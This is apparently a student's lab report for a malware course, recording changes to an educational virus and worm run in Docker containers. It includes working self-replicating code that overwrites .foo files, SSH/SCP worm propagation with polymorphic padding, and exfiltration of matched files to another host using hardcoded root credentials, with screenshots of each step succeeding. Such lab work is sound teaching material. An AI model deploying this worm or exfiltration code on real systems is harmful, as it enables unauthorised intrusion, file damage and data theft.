Task-1

```
17  ##   FooVirus.py starts here
18
19  print("""\nHELLO FROM FooVirus\n\n
20  This is a demonstration of how easy it is to write
21  a self-replicating program. This virus will infect
22  all files with names ending in .foo in the directory in
23  which you execute an infected file.  If you send an
24  infected file to someone else and they execute it, their,
25  foo files will be damaged also.
26
27  Note that this is a safe virus (for educational purposes
28  only) since it does not carry a harmful payload.  All it
29  does is to print out this message and comment out the
30  code in .foo files.\n\n""")
31
32  IN = open(sys.argv[0], 'r')
33  virus = [line for (i,line) in enumerate(IN) if i < 151]
34
35  for item in glob.glob("*.foo"):
36      IN = open(item, 'r')
37      all_of_it = IN.readlines()
38      IN.close()
39      if any('foovirus' in line for line in all_of_it): continue
40      os.chmod(item, 0o777)
41      OUT = open(item, 'w')
42      OUT.writelines(virus)
43      all_of_it = ['#' + line for line in all_of_it]
44      OUT.writelines(all_of_it)
45      OUT.close()
46
47  ## FooVirus.py ends here
```

Lines 17-47 were added in given AbraWorm.py to enable Foo virus as a worm

Before executing 1805073_1.py

```
1805073_1.py   test.foo 9+ ×   1805073_2.py   1805073_3.py
Offline-2 > test.foo
1  This is the original content of the file.
2  This sould be commented out upon running the worm file.
```

Fig: test.foo

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh add
root@add0f3bc418f:/# cd root
root@add0f3bc418f:~# ls
root@add0f3bc418f:~#
```

Root folder of 172.17.10.2 is empty

After executing 1805073_1.py

```
                    ssh.connect(ip_address,port=22,username=user,password=pass
                    print("\n\nconnected\n")

                    scpcon = scp.SCPClient(ssh.get_transport())
                    # Now deposit a copy of AbraWorm.py at the target host:
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue
        if debug: break
    #This is the original content of the file.
    #This sould be commented out upon running the worm file.
```

Fig: Content of test.foo got overwritten

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh add
root@add0f3bc418f:/# cd root
root@add0f3bc418f:~# ls
1805073_1.py
```

Fig: Worm file in root folder of 172.17.0.2

Task-2

```
210                 # Now deposit a copy of AbraWorm.py at the target host:
211                 IN = open(sys.argv[0], 'r')
212                 all_of_it = IN.readlines()
213                 IN.close()
214
215                 OUT = open('AbraWorm.py', 'w')
216
217                 # add newline characters in random positions of all_of_it
218                 new_lines = 0
219                 target_new_lines = random.randint(3, 5)
220
221                 for line in all_of_it:
222                     OUT.write(line)
223
224                     toss = random.randint(0, 1)
225                     if new_lines < target_new_lines and toss == 1:
226                         OUT.write('\n\n')
227                         OUT.write('## This is an AbraWorm. You are under attack\n')
228                         OUT.write('## This worm can infect other devices too\n')
229                         OUT.write('## This worm searches for abracadabra files\n')
230                         OUT.write('\n\n')
231                         new_lines += 1
232
233                 OUT.close()
234                 scpcon.put('AbraWorm.py')
235                 os.remove('AbraWorm.py')
236                 scpcon.close()
```

Changed code is in lines 211-235

Before executing 1805073_2.py

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh a54
root@a544c18d9af5:/# cd root
root@a544c18d9af5:~# ls
root@a544c18d9af5:~#
```

Fig: Root folder of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
root@52f85476ef67:~#
```

Fig: Root folder of 172.17.0.5

After executing 1805073_2.py

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh a54
root@a544c18d9af5:/# cd root
root@a544c18d9af5:~# ls
AbraWorm.py
```

Fig: Root folder of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
AbraWorm.py
```

Fig: Root folder of 172.17.0.5

```
root@a544c18d9af5:~# cat AbraWorm.py
#!/usr/bin/env python


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files





## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


### AbraWorm.py


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files





## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


### Author: Avi kak (kak@purdue.edu)


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


### Date:   April 8, 2016; Updated April 6, 2022
```

Fig: AbraWorm.py of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
AbraWorm.py
root@52f85476ef67:~# cat AbraWorm.py
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


##  are:


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


##


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly


## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files


##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
##     the worm resides.
```

Fig: AbraWorm.py of 172.17.0.5

Task-3

```
196                 cmd = 'grep -rl abracadabra *'
```

In line 196, one flag (-r) for grep command is changed.

```
252                 ssh.connect('172.17.0.8',port=22,username='root',password='mypassword',timeout=5)
253                 scpcon = scp.SCPClient(ssh.get_transport())
254                 print("\n\nconnected to exhiltration host\n")
255                 for filename in files_of_interest_at_target:
256                     filename = os.path.basename(filename.strip().decode('utf-8'))
257                     scpcon.put(filename)
258                 scpcon.close()
259             except:
260                 print("No uploading of exfiltrated files\n")
261                 continue
```

In line 256, only the filename is extracted and sent.

Before executing 1805073_3.py



Fig: Folder structure of code folder

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh fe8
root@fe8a89bec886:/# cd root
root@fe8a89bec886:~# ls
AbraWorm.py  abra.txt  nested  no_abra.txt
root@fe8a89bec886:~# cat abra.rxt
cat: abra.rxt: No such file or directory
root@fe8a89bec886:~# cat abra.txt
abracadabra
root@fe8a89bec886:~# cat no_abra.txt
abra no abra
root@fe8a89bec886:~# cd nested
root@fe8a89bec886:~/nested# ls
another_abra.txt
root@fe8a89bec886:~/nested# cat another_abra.txt
another abracadabra
```

Fig: Folder contents of 172.17.0.7 (abra.txt and nested/abra.txt are the targetted files)

After executing 1805073_3.py



Fig: Folder structure of code folder

abra.txt & another_abra.txt are present in this folder structure now.